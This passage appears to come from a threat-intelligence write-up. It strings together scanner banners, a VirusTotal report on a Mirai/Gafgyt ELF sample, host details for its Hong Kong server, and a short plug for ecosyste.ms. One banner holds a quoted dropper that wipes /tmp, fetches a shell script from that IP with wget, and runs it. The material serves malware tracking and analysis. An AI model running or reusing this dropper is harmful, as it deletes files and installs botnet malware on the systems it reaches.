00000010: 05 00 3f ff ff 00 06 00  00 20 00 fe 03 00 00 00  |..?...... ......|
00000020: 01 00 00 04 08 00 00 00  00 00 00 3f 00 00        |...........?..  |
```

UNKNOWN 65151/TCP

04/06/2024 20:55 UTC

Details

Banner (Hex)

```
00000000: 00 00 1e 04 00 00 00 00  00 00 03 7f ff ff ff 00  |................|
00000010: 04 00 40 00 00 00 05 00  40 00 00 00 06 00 00 40  |..@.....@......@|
00000020: 00 fe 03 00 00 00 01 00  00 04 08 00 00 00 00 00  |................|
00000030: 00 3f 00 01                                       |.?..            |
cd /tmp;
rm -rf *;
wget http://38.6.224.248/poggo.sh;
chmod 777 poggo.sh;
./poggo.sh
```

28
/ 64

Community Score

28/64 security vendors and no sandboxes flagged this file as malicious

Reanalyze
Similar
More

859e679f8e8be4a4c895139fb7fb1b177627bbe712e1ed4c3...

skid.x86

elf 64bits spreader sets-process-name

Size
160.10 KB

Last Modification Date
16 hours ago

ELF


DETECTION
DETAILS
RELATIONS
BEHAVIOR
TELEMETRY
COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.mirai/gafgyt

Threat categories trojan

Family labels mirai gafgyt



38.6.224.248

As of: **Apr 09, 2024 2:00am UTC** | Latest

Basic Information

Routing	38.6.224.0/24 via POLONETWORK-AS-AP POLONETWORK LIMITED, HK (AS151338)
OS	linux
Services (4)	21/FTP, 22/SSH, 80/HTTP, 8080/HTTP
Labels	FILE SHARING REMOTE ACCESS

Geographic Location

City	Hong Kong
Country	Hong Kong (HK)
Coordinates	22.27832, 114.17469
Timezone	Asia/Hong_Kong

FTP 21/TCP

04/08/2024 02:24 UTC


FILE SHARING

Software

linux

Details


Banner	`220 Welcome to the Go FTP Server`
Auth TLS Response	`550 Action not taken`
Auth SSL Response	`550 Action not taken`
Status Code	220
Status Meaning	Service ready for new user.



https://www.avg.com/en/signal/what-is-unpn

TOOL TIME

`https://ecosyste.ms/`



Ecosyste.ms

Ecosyste.ms provides a set of free and open resources for those working to sustain and secure open source software. Ecosystems publishes open data and APIs that maps software interdependency and provides data about its usage, creation and potential impact. Ecosystems is infrastrcuture for a generation of researchers, policymakers, developers, and funders to build upon.

Ecosystems combines data from package registries, software repositories, vulnerability databases, containers, and operating systems. In doing so we will gain a more complete picture of open source, enabling us to identify keystone software ecosystems where code, and their communities, are 